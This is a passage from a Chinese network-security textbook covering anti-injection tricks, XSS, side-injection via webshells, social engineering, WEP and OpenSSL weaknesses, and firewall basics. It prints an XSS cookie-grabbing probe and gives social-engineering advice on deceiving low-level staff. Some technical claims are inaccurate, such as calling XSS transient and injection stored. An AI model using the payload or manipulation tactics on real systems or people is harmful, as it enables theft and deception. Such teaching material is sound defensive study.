③ 既然无法逃过检测，那可以建立两个账号，一个是普通的管理员账号，一个是防注入的账号。利用一个权限最大的账号制造假象，吸引软件的检测，而这个账号里的内容是大于千字以上的中文字符，就会迫使软件对这个账号进行分析的时候进入全负荷状态甚至资源耗尽而死机。下面进行数据库的修改。

- 对表结构进行修改。将防注入账号字段的数据类型进行修改，文本型改成最大字段 255，密码的字段也进行相同的设置。
- 对表进行修改。设置防注入账号在 ID1，并输入大量中文字符。

- 把真正的管理员密码放在 ID2 后的任何一个位置。

完成三步对数据库的修改后，还需要限制管理员登录的页面文件中写入字符，如此即使攻击者破解密码也无法登录，而真正的密码则可以不受限制。

3.3.9.2 跨站攻击

跨站攻击（CrossSiteScriptExecution，XSS）是指攻击者利用网站程序对用户输入过滤不足，输入可以显示在页面上对其他用户造成影响的 HTML 代码，从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。

业界对跨站攻击的定义如下：跨站攻击是指入侵者在远程 WEB 页面的 HTML 代码中插入具有恶意目的的数据，用户认为该页面是可信赖的，但是当浏览器下载该页面，嵌入其中的脚本将被解释执行。由于 HTML 语言允许使用脚本进行简单交互，入侵者便通过技术手段在某个页面里插入一个恶意 HTML 代码，例如记录论坛保存的用户信息（Cookie），由于 Cookie 保存了完整的用户名和密码资料，用户就会遭受安全损失。如这句简单的 Java 脚本就能轻易获取用户信息：alert（document.cookie），它会弹出一个包含用户信息的消息框。入侵者运用脚本就能把用户信息发送到他们自己的记录页面中，稍做分析便获取了用户的敏感信息。

1．跨站攻击的方式

① 由于 HTML 语言允许使用脚本进行简单交互，入侵者便通过技术手段在某个页面里插入一个恶意 HTML 代码——例如记录论坛保存的用户信息（Cookie），由于 Cookie 保存了完整的用户名和密码资料，用户就会遭受安全损失。

② XST（CrossSiteTracing）攻击描述：攻击者将恶意代码嵌入一台已经被控制的主机上的 Web 文件，当访问者浏览时恶意代码在浏览器中执行，然后访问者的 cookie、http 基本验证以及 HTML 验证信息将被发送到已经被控制的主机，同时传送 Trace 请求给目标主机，导致 cookie 欺骗或者是中间人攻击。

2．XSS 和脚本注入的区别

并非任何可利用脚本插入实现攻击的漏洞都被称为 XSS，因为还有另一种攻击方式：“Injection”，即脚本注入，它们之间是有区别的，主要在于（Injection）脚本插入攻击会把插入的脚本保存在被修改的远程 Web 页面里，如：sqlinjection，XPathinjection。跨站脚本是临时的，执行后就消失了。可以被插入远程页面的主流脚本包括以下几种：

- HTML
- Java
- VB
- ActiveX
- Flash

3．跨站攻击的防范

跨站攻击的防范需要多方面协同设置，主要可以从下面几个方面入手：

① 服务器设置，包括硬盘权限、组件安全、IIS 用户、服务器安全和性能、本地安全策略和系统服务的设置。

② 禁用 Guests 组用户调用 cmd.exe。

3.3.9.3　旁注攻击

1．旁注攻击的原理

旁注是最近网络上比较流行的一种入侵方法，在字面上解释就是“从旁注入”，利用同一主机上面的不同网站漏洞得到 webshell，从而通过主机上的程序或者服务所暴露的用户所在物理路径进行入侵。众所周知，黑客要想入侵某网站，首先都会进入其网站，来查看检测其是否存在脚本注入的漏洞。如果没有发现任何可利用价值后，入侵者就会想到旁注攻击，他会查看服务器上其他的网站，是否存在安全漏洞，然后在利用有漏洞的网站进行入侵，获取 Webshell 甚至是整个服务器的控制权，从而服务器上的网站安全，也就不攻自破了。

简单来说，webshell 就是一个 asp 或 php 木马后门，入侵者在入侵了一个网站后，常常在将这些 asp 或 php 木马后门文件放置在网站服务器的 web 目录中，与正常的网页文件混在一起。然后入侵者就可以用 web 的方式，通过 asp 或 php 木马后门控制网站服务器，包括上传下载文件、查看数据库、执行任意程序命令等。

2．旁注攻击的抵御方法

通常，对于旁注攻击，有两种抵御方法：

①设置 IIS 单用户权限/禁止，来阻止非法用户运行任意的 CMD 命令，从而使入侵者的旁注入侵在无法提升权限下导致失败。

②利用端口转发技术。要抵御旁注攻击，首先要阻止入侵者得知服务器的 IP 地址，其架设在主机上的网站，才能有安全上的保障。为了迷惑 whois 查询，可以将自己服务器的 IP 地址进行隐藏。

3.3.10　社会工程

总体上来说，社会工程学就是使人们顺从你的意愿、满足你的欲望的一门艺术与学问。它并不单纯是一种控制意志的途径，但它不能帮助你掌握人们在非正常意识以外的行为，且学习与运用这门学问一点也不容易。它同样也蕴涵了各式各样的灵活的构思与变化着的因素。无论任何时候，在需要套取到所需要的信息之前，社会工程学的实施者都必须：掌握大量的相关知识基础、花时间去从事资料的收集与进行必要的如交谈性质的沟通行为。与以往的入侵行为相类似，社会工程学在实施以前都是要完成很多相关的准备工作的，这些工作甚至要比其本身还要更为繁重。

3.3.10.1　方法

试图驱使某人遵循你的意愿去完成你想要完成的任务是可以有很多种方法的。

第一种方法也是最简单明了的方法，就是目标个体被问到要完成你的目的时给予其

一个直接的“指引”。毫无疑问这是最容易成功的，也是最简单与最直观的方法了。当然，被指引的个体也会清楚地知道你想他们干些什么。

第二种就是为某个个体度身订造一个人为的（注释：通过伪造的手段）特定情形/环境。这种方法比你仅仅需要考虑到了某个个体的相关信息状况附带更多的因素，例如如何说服你的对象，你可以设定（注释：刻意安排）某个理由/动机去迫使其为你完成某个非其本身意愿的行为结果。这包括了远至于为某个特定的个体创造一个有说服力的企图而进行的工作，与大量你想得到的目标的相关知识。这意味着那些特定的情况/环境必须建立在客观事实的基础上。少量的谎言会使效果更好一些。

3.3.10.2 关联

不管怎么说，社会工程学运用是否能成功也有取决于目标个体与你的目的有多大关联的因素的。可以说系统管理员、计算机安全执行官、技术研究人员、那些依靠计算机/网络进行工作又或者通过其进行通信的人与大多数黑客使用社会工程学进行攻击的目标都是有莫大的关联的。

有高度关联性的个体大多会被强而有利的论据所说服。事实上可以给予更多强而有利的论据来支持你的观点。当然，那些观点也有薄弱的一面。是否将论点薄弱的一面展现给有高度关联的人知道将极大可能地决定你是否能说服对方。当某人有可能直接被社会工程学攻击所影响，若此时出现薄弱的论据将有可能会导致其思想上产生相反的意识。所以面对与你的目的有关联的人时你必须给予强而有力的论据，而避免出现理由薄弱的论据。

相对于对想得到的结果并不感兴趣的人，你可以把他们列入低关联的人这个类别中去。相关的例子如：一个网络系统机构中的保安人员、清洁工人、又或者是前台接待小姐等。因为低关联类别的个体并不会直接对你的目的/结果造成影响，而且他们往往不会去分析用来说服的论点的双面性问题。他们的决策往往会遵循你的意愿又或者是完全不受其他的“意识”所影响。这些的“意识”如：社会工程学所提供的理由、表面形势上的迫急性又或者是在某人强烈的说服下。凭经验而论，在这样的情况下只能尽可能地给予其更多的论据与理由了，估计这样的效果会更好一些。基本上，对于那些与你的意识不一致的人，试图用大量的论据和指引去说服他们更胜于他们与你的目的的关联程度。

有一点是需要注意的：在进行某些工作的时候，能力低的个体更多会去仿效能力高的个体的行为模式。在计算机系统管理方面，“能力低的个体”大多是指上文所提到的“低关联的人”。从上述的观点考虑，不要试图对系统管理员这类别的个体进行社会工程学攻击，除非其能力不及你，不过这样的可能性非常的低。

3.3.11 部分协议的安全漏洞

3.3.11.1 WEP 安全漏洞

WEP 是 WiredEquivalentPrivacy 的简称，有线等效保密（WEP）协议是对在两台设

备间无线传输的数据进行加密的方式，用以防止非法用户窃听或侵入无线网络。

随着无线局域网带给人们快捷和便利，其应用越来越普及。但由于无线信道的开放性和共享性，无线数据流的安全问题就显得尤为突出。无线局域网的 IEEE802.11 标准通过定义了两种认证方式（即开放系统认证和共享密钥认证）以及运用 RC4 流加密算法的 WEP（WiredEquivalentPrivacy，有线等效加密）协议来加强其安全性。然而，事实表明，WEP 协议并没有达到人们期望的安全水平。相反，WEP 本身也存在致命的安全漏洞，这为各种篡改数据的主动攻击和窃听数据的被动攻击行为提供了方便。

和许多新技术一样，最初设计的 WEP 被人们发现了许多严重的弱点，在过去的一年里，专家们利用已经发现的弱点来试着攻击 WEP，结果攻破了 WEP 声称具有的所有安全控制功能：网络访问控制、数据机密性保护和数据完整性保护。

1．加密算法中存在的漏洞

WEP 采用 RC4 加密算法，其特点是提供了一定的安全性能、自同步且易于用软硬件实现，但也存在一定的问题。首先，作为流加密算法，如果在接收时丢失了一个比特，则后续数据解密后全部错误，整个包必须丢弃。因此 WEP 算法在每发送一个新数据包时必须重新初始化和选择初始化向量 IV。其次，RC4 算法具有以下特点：假设 C1、C2 为密文，P1、P2 为明文，key 为密钥，则：

$$C1=P1\oplus RC4(key)$$

$$C2=P2\oplus RC4(key)$$

$$C1\oplus C2=P1\oplus P2$$

所以在密钥相同的情况下，如果知道 P1，则可以得到 P2，如果偷听者有足够的明文，则他就可以通过“字典”攻击法解密得到几乎全部数据。802.11 使用了 24 比特的 IV 来保证每个数据包都使用不同的密钥，但在标准 802.11 网络中，单独一个运行在 11Mbps 上的基站可以在一个小时之内把整个密钥空间给消耗光，一个拥有多个基站的更大网络会以一个更快的速度把密钥空间给消耗光。这样就出现了初始化向量重用的现象，导致 C1⊕C2 使用的 RC4 算法性能下降，变的容易被别人攻击。当前大多数部署的无线局域网都是利用 802.11 作为 TCP/IP 网络的数据链路层的，每一个传输分组都包含一个含有大量已知明文信息的数据报，每一个数据报呈现出来的信息都可以让黑客还原出针对每一个传输帧的部分密钥流。经过时间积累，黑客可以导出更进一步的分组信息，并且在获得了足够多的信息之后，黑客就可以利用 RC4 加密算法计算出原始的种子信息。必须注意的一点是，利用 TCP 数据报推理和重复的 IV 分组可以极大地减少破解明文信息和密钥所花的时间。

2．密钥管理中存在的漏洞

在 WEP 机制中，对密钥的生成与分布没有任何的规定，对密钥的使用也没有明确的规定，密钥的使用情况比较混乱。

数据加密使用的基密钥主要有两种，defaultkey 和 key-mappingkeys。defaultkey 是配

置中缺省设定的，共有四个，用 keyID 来标志，分别为 0，1，2，3。key-mappingkeys 是针对不同的发送方和接收方所对应的唯一密钥，发送方在发送信息的时候，采用发送方与接收方所共同持有的密钥加密。为了实现这种密钥，每个系统必须维持一张密钥表。在表中，保持了通信双方以及他们所使用的 key-mappingkeys 记录。在每次通信时，首先从表中查找，是否存在自己与通信用户所共享的密钥，如果存在，即可用于信息的加解密。否则，则使用 defaultkey，并用 keyID 来选择。也就是说，在数据帧加密时对于 key-mappingkeys 的选择优于其他任何密钥。

在两种密钥中，key-mappingkeys 的使用更为安全，但实际上人们很少实现这种密钥。一是因为随着网络规模的扩大，用于存储密钥的空间就会越来越大；另一方面，这种密钥需要使用其他的方法来传送，实现起来比较困难。此外由于用户的人为因素，实际上人们使用的主要是 keyID 为 0 的 defaultkey。

从上面的分析可知，大多数用户使用 keyID 为 0 的 defaultkey。这样，首先就增加了用户站点之间密钥重用的可能性，而 WEP 机制中对于密钥的重用没有任何限制；其次密钥是采用手工装载，一旦装入，就很少更新；最后，由于使用 WEP 机制的设备都是将密钥保存在设备中，因此倘若设备丢失，就可能为攻击者所使用。

3. 身份认证机制中存在的漏洞

基于 WEP 机制的身份认证主要存在以下三方面的问题：首先，WEP 机制中使用的身份认证是基于硬件的认证模式，身份认证所使用的密钥是存储在硬件中，没有任何辅助软件使认证机制进一步完善。只要拥有该硬件设备，无论是合法用户还是网络攻击者都可以认证成功并进入网络。也就是说，如果硬件落入攻击者手里，攻击者就可以用它成功登入网络，这就是所谓的硬件威胁。其次，在身份认证的过程中，接入点发送给用户站点的 ChallengeText 是明文发送的，而在接下来的步骤中，用户站点向接入点发送 ChallengeText 的密文。如果攻击者获得了 ChallengeText 的明文与密文，则他可以恢复出该密钥流序列，并使用该密钥流序列进行身份认证。最后，WEP 中使用以共享密钥为基础的身份认证只是从用户站点到接入点的认证，也就是说，只有用户站点在进入网络时需要向接入点认证自己的身份，而接入点无需向用户站点认证自己的身份。这就造成一种安全隐患，因为攻击者可以伪装成接入点，拒绝来自用户站点的合理要求，这就是所谓的拒绝服务攻击。

3.3.11.2 OpenSSL 安全漏洞

在互联网安全越来越受到社会重视以及人们越来越关注自身私密信息安全性的情况下，作为保障互联网数据安全、满足人们对安全性需求的基础，OpenSSL（OpenSecureSocketsLayer）本身的安全性问题日益突出，所面临的安全威胁也与日俱增。长期以来，OpenSSL 开发维护所需的人员和资金一直短缺，造成 OpenSSL 更新缓慢，各种密码算法、协议存在的结构缺陷和编码实现上的技术漏洞，不能及时修补更新；另外，研究人员往往更倾向于研究 SSL/（D）TLS（TransportLayerSecurityProtocol）协议

和密码算法的安全性而忽略了作为具体实施的 OpenSSL 的安全威胁和防御措施。然而，OpenSSL 一旦遭受到攻击将会导致直接的、甚至是毁灭性的后果。

1．计时攻击缺陷

在针对对称加密算法和非对称加密算法计时攻击的研究中，目前主要是结合高速缓冲存储器 Cache 的行为信息作为破解密钥的思想。Cache 计时攻击的本质是密码加解密过程中微处理器读取 Cache 数据时会发生 Cache 命中或者 Cache 失效从而导致存在时间差异，结合算法设计结构推测其内部执行过程，实现密钥破解。

对称加密算法计时攻击缺陷:对称加密算法在 OpenSSL 密码算法库执行查找 S 盒不同索引时存在时间差异等旁路信息，攻击者利用该缺陷可以发起针对 OpenSSL 对称加密算法的计时攻击。2003 年，Tsunoo 实现针对 DES 加密算法的计时攻击，成功破解 DES 全部密钥。2005 年，D.J.Bernstein 公布了一种 Cache 计时攻击法，并以此破解了一个装载 OpenSSLAES 加密系统的服务器。需要指出的是，AES 加密算法本身设计并没有缺陷，问题出现在 OpenSSL 中所实现的 AES 算法上，即设计实现具有常量执行时间的高速 AES 加解密软件非常困难，因为在 CPU 运算中不可能一次将整个加密密钥数组读取，基于此思想，分别针对 OpenSSL 中实现的 Camellia 算法和 RC4 算法进行了成功的 Cache 计时攻击。

非对称加密算法计时攻击缺陷：在 RSA、DSA 等非对称加密算法中，模幂运算是最为重要的运算之一，直接涉及到加密算法的安全性。在 RSA 算法中，模幂运算的幂指数即为其私钥；而在 DSA 算法中，通过幂指数则可间接分析出其私钥。现有针对 RSA、DSA 等算法的 Cache 计时攻击，其本质上是利用算法执行模幂运算过程泄露的时间信息，推测幂指数，结合密码算法结构分析其私钥。在 OpenSSL 具体实现中，RSA、DSA 算法在解密过程由于采用的 Montgomery 算法具有时间关联性等缺陷，因此，可以对 RSA 算法和 DSA 算法在解密过程进行 Cache 计时攻击。此外，针对安全性更强的 ECDSA 算法在 OpenSSL 的实现上也证明存在 Cache 计时攻击威胁。

2．分支预测缺陷

现代处理器采用分支预测机制，即在分支指令执行结束之前利用预测算法猜测哪条分支将会被运行，以提高处理器指令流水线的性能。然而，利用采集度量分支被正确预测和错误预测时不同的执行时间，就可以分析出处理器执行了哪一条分支。在某种意义上，分支预测攻击也是计时攻击的一种。

在 OpenSSL 中，利用平方乘算法和扩展欧几里德算法（BinaryExtendedEuclidean Algorithm，BEEA）实现 RSA 中的模幂运算存在“if-then-else”分支运算缺陷，分支预测分析（BranchPredictionAnalysis，BPA）攻击和简单分支预测分析（SimpleBranch PredictionAnalysis，SBPA）攻击，正是在 RSA 算法模幂运算运行时，利用分支预测不同的执行时间，来分析出其私钥。

3．故障分析缺陷

OpenSSL 在针对对称和非对称加密算法的具体实现上存在缺陷，易遭受故障分析攻击威胁。故障分析攻击的思想最早由 Boneh 等人提出，该攻击利用密码运算过程中的错误信息实施攻击。之后，文献提出应用于对称密钥算法的差分故障分析，成功破解 DES 算法密钥。最近，研究者利用差分故障分析又分别提出针对 AES 及采用中国剩余定理（ChineseRemainderTheorem，CRT）的 RSA 等密码算法的攻击手段以及相应防御策略。

此外，BihamEli 等人提出的“BugAttacks”实际上也是故障分析攻击的一种，它利用计算机微处理器存在除运算漏洞，即解密密文时产生差错而导致密钥信息泄露。目前，大部分密码算法都已被证明易遭受故障分析攻击。

4．单/双字节偏差缺陷

由于对 CBC 加密模型的攻击越来越严重，因此，RC4 算法越来越受到重视以及应用范围逐渐增多。目前，大约有 50%多的 TLS 协议采用 RC4 算法保护数据安全，如图 3-45 所示。




图 3-45 服务器和客户端中支持使用 RC4 所占比例

RC4 由 RSA 算法设计者中的 RonRivest 在 1987 年设计，因其运算快和简单性，已经成为使用最为广泛的流加密算法。它被用于常用安全协议中，如 SSL/（D）TLS 协议等。然而，最近披露出 OpenSSL 实现的 RC4 流加密算法存在安全漏洞，该漏洞允许攻击者从使用 RC4 加密的 TLS 连接中恢复有限数量的纯文本内容。因为该加密算法生成的密钥流中存在统计性缺陷，从而导致泄露部分加密信息，为攻击者提供足够的样本进行攻击分析。

5．伪随机数生成器缺陷

随机数在密码学中起着关键作用，很多密码算法都要将随机数作为基础参数来运用，例如，直接以随机数作为公钥密码算法中的密钥，或是以随机数来产生非对称加密算法中的密钥或对称加密算法中的会话密钥；在密钥分配中，使用随机数来防止重放攻击等。

密码应用大多使用算法来生成随机数，这些算法是确定的，所以产生的序列并非统计随机的，一般称为伪随机数；而用于产生伪随机数的算法称为伪随机数生成器

（PRNG）。随着伪随机数生成器在密码体系中的重要性越来越突显，围绕它所产生的各种安全性也是密码学专家和研究者关注的重点领域，例如，主要研究伪随机数生成器中的相关缺陷对各种密码算法（如 RSA、ElGamal、DSA、ECDSA）所造成的严重影响。在使用 OpenSSL 密码算法库时，如果生成密钥所需的伪随机数不够随机或者伪随机数生成器存在缺陷，则该密钥就存在遭受破解威胁。

6. PaddingOracle 缺陷

在密码学中，密码块链接（CipherBlockChaining，CBC）作为一种分组密码工作模式，在 SSL/（D）TLS 协议中得到广泛的应用。CBC 工作模式是在密钥固定不变的情况下，改变每个明文组输入的链接技术。在 CBC 模式下，初始化向量（InitializationVector，IV）用于加密第一个明文块，之后每个明文块在加密之前，先与反馈至输入端的前一组密文逐比特异或，然后再加密。解密过程与加密过程相反。由于分组密码要有 b 字节固定长度的密钥和明文（如 AES 的长度 b 为 16 字节），若明文长度多于 b 字节，则将明文分成 b 字节一组的块；若最后一块不满足 b 字节，则要对其进行填充，而填充则要根据规则进行，其格式为：填充一字节为 0x00，两字节为 0x01||0x01，三字节为 0x02||0x02||0x02。

在 OpenSSL 实现的 SSL/（D）TLS 协议中，目前 CBC 加密模式使用 MEE（MAC-Encode-Encrpt）结构，然而，这种结构存在设计缺陷，容易产生 PaddingOracle 攻击的威胁，即服务器在验证密文块中的填充是否正确时会泄露加密信息，通常称为 PaddingOracle 信息，攻击者可以通过获得的 PaddingOracle 信息进行密文恢复。

7. Heartbleed 缺陷

在分析 Heartbleed 漏洞攻击之前，需要了解心跳协议。心跳协议，简单说就是数据通信中的节点需定期交换消息，即定期发送心跳信号，以确保远程数据服务中的节点能够检测到网络中断或节点崩溃。

（D）TLS 协议中的心跳扩展协议与普通网络使用的心跳协议类似，为了确保在使用（D）TLS 协议通信的双方，能够感知到对方的存在，保证其连接的有效性，引入了心跳扩展协议。然而，基于 OpenSSL 实现的心跳扩展协议存在边界检查漏洞，由于没有对缓冲区涉及的相关“长度”进行检查，泄露的信息内容可能包含证书私钥、用户账户与密码、电子邮件以及重要的商业文档和通信等数据。

8. 中间人攻击缺陷

中间人攻击（Man-in-the-MiddleAttack，MITM）是一种由来已久的网络攻击手段，并且在今天仍然有着广泛的发展空间，例如 SMB 会话劫持、DNS 欺骗等攻击，都是典型的 MITM 攻击。简而言之，所谓的 MITM 攻击就是在通信双方毫无察觉的情况下，通过拦截正常的网络通信数据，进而对数据进行嗅探或篡改。OpenSSLSSL/（D）TLS 协议中实现的握手过程存在检查验证漏洞易被中间人利用，通过伪造修改密码规范数据或者证书达到中间人攻击的目的。

9．拒绝服务缺陷

DoS 是 DenialofService 的简称，即拒绝服务，造成 DoS 的攻击行为被称为 DoS 攻击。虽然具体的实现方式千变万化，但都有一个共同点，即其根本目的是用超出目标处理能力的海量数据包消耗可用的系统资源、带宽资源等，使受害主机或网络无法及时接收并处理外界请求，或无法及时回应外界请求。在 OpenSSL 针对 SSL/（D）TLS 协议的具体实现中，存在着许多代码编写问题，如递归漏洞、空指针引用等。利用这些缺陷，很容易使客户端或者服务器产生拒绝服务。

3.4 网络安全防御

本节主要介绍网络安全防御技术的概念、原理和基本应用，包括防火墙、入侵检测与防护、VPN、安全扫描和风险评估、网络蜜罐技术，以及常见的安全协议。

3.4.1 防火墙

防火墙是一种较早使用、实用性很强的网络安全防御技术，它阻挡对网络的非法访问和不安全数据的传递，使得本地系统和网络免于受到许多网络安全威胁。本小节介绍防火墙的基本概念、实现技术、体系结构、配置与应用。

3.4.1.1 防火墙的基本概念

防火墙（FireWall）一词源于早期欧式建筑中，是为了防止火灾的蔓延而在建筑物之间修建的矮墙，也类似于我国古代的护城河，可以阻挡敌人的进攻。在网络安全中，防火墙主要用于逻辑隔离外部网络与受保护的内部网络。防火墙技术的典型应用如图 3-46 所示。




图 3-46 防火墙的基本示意图

防火墙主要是实现网络安全的安全策略，而这种策略是预先定义好的，所以是一种静态安全技术。在策略中涉及的网络访问行为可以实施有效管理，而策略之外的网络访问行为则无法控制。防火墙的安全策略由安全规则表示。

防火墙的安全规则由匹配条件与处理方式两个部分共同构成。其中匹配条件是一些逻辑表达式，根据信息中的特定值域可以计算出这些逻辑表达式的值。当网络流量经过防火墙时，如果此时匹配条件的逻辑表达式为真，则说明该流量与当前规则匹配。该流

量一旦与规则匹配，就必须采用规则中的处理方式进行处理。一般来说，大多数防火墙规则中的处理方式主要包括以下几种：

- Accept：允许数据包或信息通过。
- Reject：拒绝数据包或信息通过，并且通知信息源该信息被禁止。
- Drop：直接将数据包或信息丢弃，并且不通知信息源。

一般地，安全规则无法覆盖所有的网络流量。为此，人们为防火墙添加一条缺省规则，该规则能覆盖人们无法预料到的网络流量。缺省规则有两种选择：默认拒绝或者默认允许。

1. 默认拒绝

默认拒绝是指一切未被允许的就是禁止的。其安全规则的处理方式一般为 Accept，通过防火墙的信息流逐条规则地进行匹配，只要与其中任何一条匹配，则允许通过；如果不能与任何一条规则匹配则认为该信息不能通过防火墙。采用该策略的防火墙具有较高的安全性，也是目前常用的缺省安全策略。其不足是限制了网络服务的种类。

2. 默认允许

默认允许是指一切未被禁止的就是允许的。其安全规则的处理方式一般为 Reject 或 Drop。通过防火墙的信息逐条规则进行匹配，一旦与规则匹配就会被防火墙丢弃或禁止；如果信息不能与任何规则匹配，则可以通过防火墙。采用该策略的防火墙使用较为方便，规则配置较为灵活，但是缺乏安全性。

安全规则都是由安全管理员根据网络安全威胁和系统安全需求进行配置，规则的处理方式既可以使用 Accept，也可以使用 Reject 或 Drop，但原则上需要与缺省规则保持连贯性。现有的防火墙产品都支持各种安全规则的配置。

防火墙的目的是实施访问控制和加强站点安全策略，其访问控制包含四个方面或层次的内容：

① 服务控制：决定哪些服务可以被访问，无论这些服务是在内部网络还是在外部网络。常见的网络服务有邮件服务、网页服务、代理服务、文件服务等，这些服务往往是系统对外的功能。在计算机网络中，服务往往就是指 TCP/IP 协议中的端口值，如 25 是指 SMTP 服务，110 是指 POP3 服务，80 是指网页服务等。当然，服务控制也包括服务的位置控制，如 IP 地址。

② 方向控制：决定在哪些特定的方向上服务请求可以被发起并通过防火墙，也就是服务是位于内部网络还是外部网络。通过规则控制，可以限定一个方向的服务，也可以同时限定两个方向的服务。

③ 用户控制：决定哪些用户可以访问特定服务。该技术既可以应用于防火墙网络内部的用户（本地用户），也可以被应用到来自外部用户的访问。可以采用用户名、主机的 IP、主机的 MAC 等标识用户。

④ 行为控制：决定哪些具体的服务内容是否符合安全策略。如防火墙可以通过过

滤邮件来清除垃圾邮件，以及网络流量中是否含有计算机病毒、木马等恶意代码。

在了解防火墙的实现技术、分类和配置的细节之前，我们必须知识防火墙究竟能够做什么。防火墙可以实现的功能如下：

① 防火墙设立了单一阻塞点，它使得未授权的用户无法进入网络，禁止了潜在的易受攻击的服务进入或是离开网络，同时防止了多种形式的 IP 欺骗和路由攻击。单一阻塞点的使用简化了安全管理，因为安全措施都被集中实施。

② 防火墙提供了一个监控安全事件的地点。对于安全问题的检查和警报可以在防火墙系统上实施。

③ 防火墙还可以提供一些其他功能，比如地址转换器，它把私有地址映射为 Internet 地址，又如网络管理功能，它用来审查和记录 Internet 的使用。

④ 防火墙可以作为 IPSec 的平台。防火墙可以用来实现虚拟专用网络。

防火墙也有它的自身局限性，例如：

① 防火墙不能防御绕过了它的攻击。网络内部可能会有通过拨号或者无线局域网接入互联网的主机，通过这些主机的网络流量没有经过防火墙，从而形成安全隐患。

② 防火墙不能消除来自内部的威胁，比如某个心怀不满的雇员或者某个私下里与网络外部攻击者联手的雇员。

③ 防火墙不能防止病毒感染过的程序和文件进出网络。事实上，安装了防火墙的网络系统内部，运行着多种多样的操作系统和应用程序，想通过扫描所有进出网络的文件，电子邮件以及信息来检测病毒的方法，是不实际的。

目前，防火墙是防外不防内的安全技术。随着技术的不断发展和用户安全需求的增长，防火墙的功能不断增强，特别是面向应用的安全功能，如防病毒、内容审查等。另外，防火墙也可能与入侵检测系统联动。当入侵检测系统发现入侵后，立即通知防火墙阻断入侵流量。

3.4.1.2 防火墙的实现技术

